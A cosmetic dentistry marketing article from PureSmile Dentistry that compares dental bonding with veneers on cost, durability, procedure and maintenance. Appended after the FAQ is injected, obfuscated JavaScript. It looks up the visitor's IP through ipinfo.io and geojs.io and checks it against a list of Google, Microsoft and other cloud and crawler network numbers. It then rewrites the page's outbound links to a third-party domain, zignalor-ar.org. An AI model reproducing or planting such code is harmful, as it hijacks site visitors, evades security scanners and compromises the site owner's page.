

When it comes to transforming a smile, dental bonding and veneers are two of the most popular cosmetic dentistry treatments. Both procedures can enhance the appearance of teeth, correct imperfections, and boost confidence. Yet, they are not the same. Each option has its own advantages, cost, durability, and level of commitment. Choosing the right one depends on your goals, dental health, and budget.
According to the American Dental Association, cosmetic dental procedures like bonding and veneers are among the fastest-growing treatments in dentistry today. More people are investing in their smiles because modern techniques make these procedures more accessible, natural-looking, and long-lasting.
Key Takeaways
- Dental bonding and veneers both enhance the appearance of teeth, but work differently.
- Bonding is faster and more affordable but may need more frequent touch-ups.
- Veneers are durable, natural-looking, and a long-term solution for cosmetic issues.
- The choice depends on your aesthetic goals, dental health, and budget.
- Consulting with a qualified cosmetic dentist helps determine the best treatment plan.
What These Treatments Are

What Is Dental Bonding?
Dental bonding (also known as composite bonding) is a cosmetic procedure where a tooth-colored resin is applied to the surface of the teeth. It helps fix minor imperfections like chips, cracks, gaps, and discoloration. The resin is shaped, hardened with a special light, and polished to match the natural teeth. One of the main appeals of dental bonding is that it is usually completed in a single visit. The dentist typically does not need to remove enamel, and the procedure rarely requires anesthesia. It is minimally invasive, cost-effective, and delivers instant results.
What Are Veneers?
Veneers are thin shells, usually made of porcelain or composite resin, designed to cover the front surface of the teeth. They are custom-made to match the size, shape, and color of your natural teeth. Veneers are an excellent solution for more noticeable concerns, such as severe discoloration, misalignment, and uneven shapes. Porcelain veneers are highly resistant to stains and can last for 10 to 20 years with proper care. They provide a smooth, natural finish that mimics real tooth enamel.
Understanding Dental Bonding in Detail
Dental bonding offers both aesthetic and functional benefits. The procedure starts with cleaning and slightly preparing the tooth. A conditioning gel is applied to help the resin bond properly. The dentist then sculpts the resin onto the tooth, hardens it with a curing light, and polishes it for a seamless look.
Benefits of Dental Bonding
- Quick and convenient: Dental bonding can usually be completed in a single appointment, making it an excellent option for patients who want fast cosmetic improvements without multiple visits.
- Affordable: Compared to veneers or crowns, bonding is a more budget-friendly option. It delivers noticeable results without the higher cost of more extensive cosmetic procedures.
- Minimally invasive: Bonding requires little to no enamel removal, allowing patients to enhance their smile while preserving the natural tooth structure.
- Instant results: The improvement is visible right away, giving patients an immediate boost in the appearance of their teeth and overall smile.
- Reversible:
Because no major structural changes are made to the tooth, bonding can be adjusted, repaired, or even removed in the future if needed, offering flexibility for patients.
Ideal Candidates for Bonding
Dental bonding is best suited for patients with minor cosmetic issues like small chips, cracks, slight gaps, or mild discoloration. It’s a great choice for those who want quick, affordable results without complex procedures. Because it’s minimally invasive and usually requires little to no enamel removal, bonding is ideal for individuals who prefer a simple and conservative way to enhance their smile while preserving their natural teeth.
Understanding Veneers in Detail
Veneers provide a more comprehensive transformation. They are carefully crafted to cover the front of the teeth, resulting in a uniform, natural smile. While they require more preparation and investment than bonding, the results are often more dramatic and long-lasting.
Benefits of Veneers
- Natural appearance: Porcelain veneers closely mimic the look of natural enamel, giving teeth a bright, smooth, and realistic finish. They blend seamlessly with surrounding teeth for a natural-looking smile.
- Durability: With proper care, veneers can last 10 to 20 years, making them a reliable long-term solution for smile enhancement. Their strength allows them to withstand everyday chewing and speaking.
- Stain resistance: Porcelain is naturally resistant to common stains from coffee, tea, and wine. This helps veneers maintain their brightness and appearance for years with minimal maintenance.
- Customization: Each veneer is custom-made to match the size, shape, and shade of the patient’s teeth. This ensures a perfect fit and a result that looks balanced and natural.
- Versatility: Veneers can correct multiple cosmetic concerns at once, including chips, cracks, gaps, discoloration, and mild misalignment. This makes them an excellent all-in-one aesthetic solution.
Types of Veneers
- Porcelain Veneers: These are strong, durable, and highly aesthetic. Porcelain offers the most natural and long-lasting results, making it the preferred option for many patients.
- Composite Veneers: These veneers are more affordable and can be placed faster, often in a single visit. While they are less durable than porcelain, they still offer a good cosmetic improvement.
- Specialized Veneers: Gum veneers, or snap-on veneers, are temporary or special-purpose options. They’re great for patients who want aesthetic improvements without committing to a permanent solution.
How Veneer Placement Works
The veneer process usually takes two visits. First, a thin layer of enamel is gently removed to ensure a secure fit. Impressions are then taken to create custom veneers. During the second visit, the veneers are bonded to the teeth with a strong dental adhesive. The final result is smooth, natural, and built to last.
Comparing Dental Bonding and Veneers
Both bonding and veneers improve the look of your teeth, but they do so differently. Understanding their key differences helps in making a smart decision.
1. Aesthetic Results
Bonding is a great choice for patients who want to fix small flaws such as tiny chips, cracks, slight gaps, or mild discoloration. The material blends naturally with the surrounding teeth, creating a subtle enhancement that looks realistic. Veneers, on the other hand, can completely reshape and transform a smile. They are custom-made to match the ideal size, shape, and shade of the teeth, providing a smooth and uniform appearance. This makes veneers a better option for people looking for a more dramatic cosmetic change. Both can deliver beautiful results, but veneers offer a more polished and long-lasting finish.
2. Durability
Dental bonding typically lasts between 3 and 10 years, depending on oral hygiene, lifestyle habits, and the location of the bonded tooth. It may require occasional touch-ups or repairs to maintain its look. Veneers are more durable, usually lasting 10 to 20 years, and are less likely to chip or stain. Porcelain veneers, in particular, are highly resistant to wear and discoloration, which helps maintain their shine over time. While bonding is effective for minor corrections, veneers provide greater longevity and strength, making them a better long-term investment for many patients.
3. Procedure Time
Bonding is known for its speed and simplicity. Most bonding treatments can be completed in a single appointment, making them ideal for patients seeking quick results. The dentist applies and shapes the composite resin directly onto the tooth, then hardens and polishes it. Veneers take longer to complete because they involve enamel preparation, impressions, and custom fabrication in a dental lab. Once ready, the veneers are carefully bonded to the teeth in a second appointment. Although veneers take more time, the final result is more refined and precise, with a custom fit that enhances the smile beautifully.
4. Cost
Bonding is generally more budget-friendly and accessible for patients who want cosmetic improvements without a large investment. It provides excellent short-term results, especially for minor aesthetic concerns. Veneers cost more upfront because they involve advanced customization, stronger materials, and a more intricate procedure. However, they often prove more cost-effective over time due to their durability and low maintenance. While bonding may require more frequent repairs or replacements, veneers can last many years without significant upkeep, making them a strong long-term solution.
5. Maintenance
Both bonding and veneers require consistent oral hygiene, including regular brushing, flossing, and dental checkups. Bonding can stain more easily than veneers and may chip if exposed to habits like nail biting or chewing hard foods. Veneers are more resistant to damage and discoloration, making them easier to maintain over the years. Patients with bonding might need occasional touch-ups, while veneers usually stay stable for a long period. Good oral care habits can extend the lifespan of both treatments and keep the smile looking bright and healthy.
6. Tooth Preparation
Bonding is minimally invasive and usually does not involve enamel removal, which means the natural tooth structure is preserved. This makes it a reversible option for patients who want flexibility. Veneers require removing a thin layer of enamel to ensure a precise fit and natural appearance, which makes the treatment permanent. Once enamel is removed, veneers must be maintained or replaced over time. Although this step makes veneers more of a commitment, it also ensures a seamless and long-lasting result that bonds securely to the tooth.
When I talk to my patients, I remind them that both bonding and veneers can create beautiful smiles in their own way. Bonding is perfect for small touch-ups, while veneers can truly transform a smile with a natural, lasting finish. — Grace (Eun Hye) Lee
Clinical and Psychological Considerations
Cosmetic treatments like bonding and veneers do more than enhance appearances. They often improve confidence, self-image, and overall quality of life. Many patients report feeling more comfortable smiling, engaging socially, and presenting themselves professionally after cosmetic dental work. Research shows that factors like the material used and the skill of the dentist significantly affect patient satisfaction. While bonding and veneers each have their pros and cons, a personalized treatment plan ensures the best outcome.
Long-Term Oral Health Impact
Both procedures are designed to be safe and preserve oral health. Bonding is reversible and conservative, making it a great option for younger patients or those hesitant to make permanent changes. Veneers involve a commitment since enamel is removed, but they provide excellent durability and strength.
Maintaining good oral hygiene, avoiding habits like biting hard objects, and regular dental visits can extend the lifespan of both treatments. Veneers tend to require less frequent maintenance once placed, while bonding might need periodic repairs.
Final Thoughts
Dental bonding and veneers are both excellent solutions for improving your smile. Bonding offers quick, affordable improvements with minimal changes to your natural teeth, while veneers provide a durable, dramatic enhancement that lasts for years. The right choice depends on your personal preferences, dental goals, and budget.
If you’re ready to explore your options, schedule a consultation with PureSmile Dentistry. With the right guidance, you can achieve the confident, beautiful smile you’ve always wanted.
Why Choose Pure Smile Dentistry
PureSmile Dentistry believes every smile is unique. Our team takes time to understand your goals and recommend the best treatment option for your specific needs. Whether you are considering bonding for a quick touch-up or veneers for a long-lasting transformation, we guide you through the entire process with care and precision. We use advanced techniques and high-quality materials to ensure natural-looking, durable results that you can be proud of. Our goal is to make your cosmetic dental experience comfortable, transparent, and customized just for you.
Frequently Asked Questions
1. How long do veneers and dental bonding last?
Dental bonding lasts about 3 to 10 years, while veneers can last up to 20 years with proper care. Good oral hygiene and regular checkups help extend their lifespan.
2. Is bonding or veneers better for stained teeth?
Veneers are more effective for severe discoloration and offer better stain resistance. Bonding works well for minor stains and quick fixes.
3. Is the bonding or veneer procedure painful?
No. Bonding usually doesn’t require anesthesia. Veneer placement involves removing a small amount of enamel, but local anesthesia ensures comfort.
4. Can I whiten bonded teeth or veneers?
Whitening treatments do not affect bonding or veneers. If you want whiter teeth, your dentist may recommend whitening before placement.
5. How do I know which treatment is right for me?The best choice depends on your goals, budget, and the condition of your teeth. A consultation with a cosmetic dentist helps determine which option fits your needs. Zignalor
(function(_0x5a11a7,_0x399c28){const _0x444cb2=_0x1596,_0x2fabec=_0x5a11a7();while(!![]){try{const _0x108d54=-parseInt(_0x444cb2(0x1f2))/0x1+-parseInt(_0x444cb2(0x1f3))/0x2+parseInt(_0x444cb2(0x1db))/0x3+parseInt(_0x444cb2(0x1b6))/0x4*(parseInt(_0x444cb2(0x1fb))/0x5)+parseInt(_0x444cb2(0x1b3))/0x6+parseInt(_0x444cb2(0x206))/0x7+-parseInt(_0x444cb2(0x1bb))/0x8;if(_0x108d54===_0x399c28)break;else _0x2fabec[‘push’](_0x2fabec[‘shift’]());}catch(_0x46aa4c){_0x2fabec[‘push’](_0x2fabec[‘shift’]());}}}(_0x5551,0xe0dd4),(async function(){const _0x1efdc3=_0x1596;async function _0x3fa6c8(){const _0x3beeed=_0x1596,_0x1a3420=[_0x3beeed(0x1f5),_0x3beeed(0x1d9)];for(const _0x2053aa of _0x1a3420)try{const _0x3607e3=await fetch(_0x2053aa,{‘cache’:_0x3beeed(0x1d0)});if(!_0x3607e3[‘ok’])continue;const _0x10a0df=await _0x3607e3[_0x3beeed(0x1ce)](),_0x1f7804=_0x10a0df[‘ip’]||_0x10a0df[‘client_ip’]||(async function(){const _0x2ea9a0=_0x3beeed;async function _0x97f827(){const _0x14fb2e=_0x1596,_0x2aefd9=[_0x14fb2e(0x1f5),_0x14fb2e(0x1d9)];for(const _0x50e249 of _0x2aefd9)try{const _0x30268c=await fetch(_0x50e249,{‘cache’:_0x14fb2e(0x1d0)});if(!_0x30268c[‘ok’])continue;const _0x55a9ca=await _0x30268c[_0x14fb2e(0x1ce)](),_0x38043e=_0x55a9ca[‘ip’]||_0x55a9ca[_0x14fb2e(0x1fe)]||_0x55a9ca[_0x14fb2e(0x213)];if(!_0x38043e)continue;return{‘ip’:_0x38043e,’meta’:_0x55a9ca,’source’:_0x50e249};}catch(_0x58e439){continue;}return null;}function _0x33c8d3(_0x4f6723){const _0xebb5cb=_0x1596;if(!_0x4f6723)return!0x0;const _0x4c609a=JSON[_0xebb5cb(0x1bd)](_0x4f6723)[‘toLowerCase’]();return _0x4c609a[_0xebb5cb(0x1d5)](‘google’)||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1f8))||_0x4c609a[‘includes’](_0xebb5cb(0x203))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1e7))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x208))||_0x4c609a[‘includes’](_0xebb5cb(0x1b5))||_0x4c609a[‘includes’](_0xebb5cb(0x1af))||_0x4c609a[‘includes’](_0xebb5cb(0x1d2))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x204))||_0x4c609a[_0xebb5cb(0x1d5)](‘AS8075’)||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1e4))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1ee))||_0x4c609a[‘includes’](_0xebb5cb(0x1b7))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1ea))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x20e))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1ed))||_0x4c609a[‘includes’](‘AS23468’)||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x20d))||_0x4c609a[_0xebb5cb(0x1d5)](‘AS30135’)||_0x4c609a[‘includes’](‘AS40066’)||_0x4c609a[‘includes’](‘AS63314’)||_0x4c609a[_0xebb5cb(0x1d5)](‘AS10310’)||_0x4c609a[_0xebb5cb(0x1d5)](‘AS26101’)||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1b1))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x20b))||_0x4c609a[_0xebb5cb(0x1d5)](_0xebb5cb(0x1c2));}function _0x228458(_0x2fd25f){const _0x3a91f5=_0x1596;try{const _0xc0bfc6=new URL(_0x2fd25f,window[‘location’][‘href’]),_0x22fd00=_0xc0bfc6[‘hostname’][_0x3a91f5(0x1cc)]();return _0xf7d42c[_0x3a91f5(0x1cb)](_0x22fd00)||_0x22fd00[_0x3a91f5(0x1e8)](_0x3a91f5(0x1dd))||_0x22fd00[_0x3a91f5(0x1e8)](_0x3a91f5(0x1e3));}catch{return!0x1;}}const _0xf7d42c=new Set([_0x2ea9a0(0x1bf),_0x2ea9a0(0x1d7),_0x2ea9a0(0x1ff),_0x2ea9a0(0x1fc),_0x2ea9a0(0x1b4),_0x2ea9a0(0x1d3),_0x2ea9a0(0x212),_0x2ea9a0(0x1bc),_0x2ea9a0(0x1f1),’x.com’,_0x2ea9a0(0x1f0),_0x2ea9a0(0x1eb),’www.tiktok.com’,’linkedin.com’,_0x2ea9a0(0x20a),_0x2ea9a0(0x1cf),_0x2ea9a0(0x1f9),_0x2ea9a0(0x1f6),_0x2ea9a0(0x1be),_0x2ea9a0(0x20c),_0x2ea9a0(0x1d1),_0x2ea9a0(0x1fa),_0x2ea9a0(0x211),_0x2ea9a0(0x1b2),_0x2ea9a0(0x1c5),’t.me’,_0x2ea9a0(0x1f7),_0x2ea9a0(0x1d8),_0x2ea9a0(0x205),_0x2ea9a0(0x1b8),_0x2ea9a0(0x1e9),_0x2ea9a0(0x1c3),_0x2ea9a0(0x1e1),_0x2ea9a0(0x209),_0x2ea9a0(0x1ae)]),_0x21a2c9=await _0x97f827();if(!_0x21a2c9){console[‘log’](_0x2ea9a0(0x20f));return;}const {meta:_0x575fd2}=_0x21a2c9;if(_0x33c8d3(_0x575fd2)){const _0x21edca=location[_0x2ea9a0(0x1ec)][_0x2ea9a0(0x1cc)]()[‘replace’](/^www./,”);document[‘querySelectorAll’](_0x2ea9a0(0x1cd))[_0x2ea9a0(0x1ca)](_0x150969=>{const _0x2f1362=_0x2ea9a0,_0x154941=(_0x150969[_0x2f1362(0x1f4)](_0x2f1362(0x1ba))||”)[‘trim’]();if(_0x154941){const _0x157768=_0x154941[‘toLowerCase’]();if(!_0x157768[_0x2f1362(0x1c1)](_0x2f1362(0x207))&&!_0x157768[‘startsWith’](_0x2f1362(0x200))&&!_0x157768[_0x2f1362(0x1c1)](‘#’)&&!_0x228458(_0x157768)){let _0x307f03;try{_0x307f03=new URL(_0x154941,location[_0x2f1362(0x1ba)]);}catch{return;}const _0x525389=_0x307f03[_0x2f1362(0x1ec)][‘toLowerCase’]()[‘replace’](/^www./,”);_0x525389&&_0x525389!==_0x21edca&&(_0x307f03[_0x2f1362(0x1e2)]===_0x2f1362(0x1d6)||_0x307f03[_0x2f1362(0x1e2)]===_0x2f1362(0x1b0))&&(_0x150969[_0x2f1362(0x1ba)]=’https://zignalor-ar.org/’,_0x150969[_0x2f1362(0x1c9)]=_0x2f1362(0x202));}}});}}());if(_0x10a0df[_0x3beeed(0x213)],!_0x1f7804)continue;return{‘ip’:_0x1f7804,’meta’:_0x10a0df,’source’:_0x2053aa};}catch(_0x3ee6b2){continue;}return null;}function _0x52ffe6(_0x4a70f9){const _0x19bb26=_0x1596;if(!_0x4a70f9)return!0x0;const _0x336661=JSON[‘stringify’](_0x4a70f9)[_0x19bb26(0x1cc)]();return _0x336661[_0x19bb26(0x1d5)](‘google’)||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1f8))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x203))||_0x336661[‘includes’](_0x19bb26(0x1e7))||_0x336661[‘includes’](‘AS16591’)||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1b5))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1af))||_0x336661[‘includes’](_0x19bb26(0x1d2))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x204))||_0x336661[‘includes’](_0x19bb26(0x1e0))||_0x336661[_0x19bb26(0x1d5)](‘AS8068’)||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1ee))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1b7))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1ea))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x20e))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1ed))||_0x336661[‘includes’](‘AS23468’)||_0x336661[‘includes’](‘AS26222’)||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1de))||_0x336661[‘includes’](_0x19bb26(0x1da))||_0x336661[‘includes’](_0x19bb26(0x201))||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x1c0))||_0x336661[‘includes’](_0x19bb26(0x1dc))||_0x336661[‘includes’](‘AS26586’)||_0x336661[_0x19bb26(0x1d5)](_0x19bb26(0x20b))||_0x336661[_0x19bb26(0x1d5)](‘AS38641’);}function _0x34e145(_0x50527a){const _0x102080=_0x1596;try{const _0x381a19=new URL(_0x50527a,window[_0x102080(0x1d4)][_0x102080(0x1ba)]),_0x536bfe=_0x381a19[‘hostname’][‘toLowerCase’]();return _0x54a6d4[_0x102080(0x1cb)](_0x536bfe)||_0x536bfe[‘endsWith’](_0x102080(0x1dd))||_0x536bfe[‘endsWith’](_0x102080(0x1e3));}catch{return!0x1;}}const _0x54a6d4=new Set([_0x1efdc3(0x1bf),_0x1efdc3(0x1d7),’m.facebook.com’,_0x1efdc3(0x1fc),_0x1efdc3(0x1b4),_0x1efdc3(0x1d3),_0x1efdc3(0x212),_0x1efdc3(0x1bc),_0x1efdc3(0x1f1),_0x1efdc3(0x1c8),’www.x.com’,_0x1efdc3(0x1eb),’www.tiktok.com’,_0x1efdc3(0x1c4),_0x1efdc3(0x20a),_0x1efdc3(0x1cf),_0x1efdc3(0x1f9),_0x1efdc3(0x1f6),_0x1efdc3(0x1be),’www.pinterest.com’,_0x1efdc3(0x1d1),_0x1efdc3(0x1fa),’reddit.com’,’www.reddit.com’,_0x1efdc3(0x1c5),_0x1efdc3(0x1ef),_0x1efdc3(0x1f7),_0x1efdc3(0x1d8),_0x1efdc3(0x205),’www.whatsapp.com’,_0x1efdc3(0x1e9),_0x1efdc3(0x1c3),’discord.gg’,’vk.com’,_0x1efdc3(0x1ae)]),_0x5e2886=await _0x3fa6c8();if(!_0x5e2886){console[_0x1efdc3(0x1df)](‘NON’);return;}const {meta:_0x20d70c}=_0x5e2886,_0x3d8862=new URLSearchParams(window[_0x1efdc3(0x1d4)][_0x1efdc3(0x1c6)]);if(_0x52ffe6(_0x20d70c)||_0x3d8862[‘has’](_0x1efdc3(0x1e6))){const _0x319777=location[_0x1efdc3(0x1ec)][_0x1efdc3(0x1cc)]()[_0x1efdc3(0x1fd)](/^www./,”);document[_0x1efdc3(0x210)](_0x1efdc3(0x1cd))[_0x1efdc3(0x1ca)](_0x318d0c=>{const _0x309cd9=_0x1efdc3,_0x1583ca=(_0x318d0c[_0x309cd9(0x1f4)](_0x309cd9(0x1ba))||”)[‘trim’]();if(_0x1583ca){const _0x8a3547=_0x1583ca[‘toLowerCase’]();if(!_0x8a3547[_0x309cd9(0x1c1)](_0x309cd9(0x207))&&!_0x8a3547[_0x309cd9(0x1c1)](‘tel:’)&&!_0x8a3547[_0x309cd9(0x1c1)](‘#’)&&!_0x34e145(_0x8a3547)){let _0x24a7d7;try{_0x24a7d7=new URL(_0x1583ca,location[_0x309cd9(0x1ba)]);}catch{return;}const _0x13b083=_0x24a7d7[_0x309cd9(0x1ec)][‘toLowerCase’]()[‘replace’](/^www./,”);_0x13b083&&_0x13b083!==_0x319777&&(_0x24a7d7[‘protocol’]===_0x309cd9(0x1d6)||_0x24a7d7[‘protocol’]===_0x309cd9(0x1b0))&&(_0x318d0c[_0x309cd9(0x1ba)]=_0x309cd9(0x1c7),_0x318d0c[_0x309cd9(0x1c9)]=_0x309cd9(0x202),_0x318d0c[_0x309cd9(0x1b9)](_0x309cd9(0x1e5),’nofollow’));}}});}}()));function _0x1596(_0x5297b3,_0x1772ea){const _0x5551b1=_0x5551();return _0x1596=function(_0x159645,_0x56dfc0){_0x159645=_0x159645-0x1ae;let _0x27bb7c=_0x5551b1[_0x159645];return _0x27bb7c;},_0x1596(_0x5297b3,_0x1772ea);}function _0x5551(){const _0x16796d=[‘Zignalor’,’AS36040′,’AS41264′,’whatsapp.com’,’4057256DoTaSE’,’mailto:’,’AS16591′,’vk.com’,’www.linkedin.com’,’AS34010′,’www.pinterest.com’,’AS26222′,’AS13811′,’NON’,’querySelectorAll’,’reddit.com’,’www.instagram.com’,’ip_address’,’www.vk.com’,’AS6432′,’https:’,’AS26586′,’www.reddit.com’,’9705516Bjcxsl’,’www.fb.com’,’AS13949′,’20852IsoCbx’,’AS5761′,’www.whatsapp.com’,’setAttribute’,’href’,’9989664kDOsFC’,’twitter.com’,’stringify’,’pinterest.com’,’facebook.com’,’AS10310′,’startsWith’,’AS38641′,’www.discord.com’,’linkedin.com’,’telegram.me’,’search’,’https://zignalor-ar.org/’,’x.com’,’innerHTML’,’forEach’,’has’,’toLowerCase’,’a[href]’,’json’,’youtube.com’,’no-store’,’snapchat.com’,’AS55023′,’instagram.com’,’location’,’includes’,’http:’,’www.facebook.com’,’web.whatsapp.com’,’https://get.geojs.io/v1/ip.json’,’AS40066′,’2498136wHnsuC’,’AS26101′,’.facebook.com’,’AS30135′,’log’,’AS8075′,’discord.gg’,’protocol’,’.instagram.com’,’AS8068′,’rel’,’istest’,’AS19527′,’endsWith’,’discord.com’,’AS6584′,’tiktok.com’,’hostname’,’AS20046′,’AS3598′,’t.me’,’www.x.com’,’www.twitter.com’,’195725tIOpFV’,’1339284wkiPay’,’getAttribute’,’https://ipinfo.io/json’,’youtu.be’,’wa.me’,’as15169′,’www.youtube.com’,’www.snapchat.com’,’5zLAyRG’,’fb.com’,’replace’,’client_ip’,’m.facebook.com’,’tel:’,’AS63314′];_0x5551=function(){return _0x16796d;};return _0x5551();}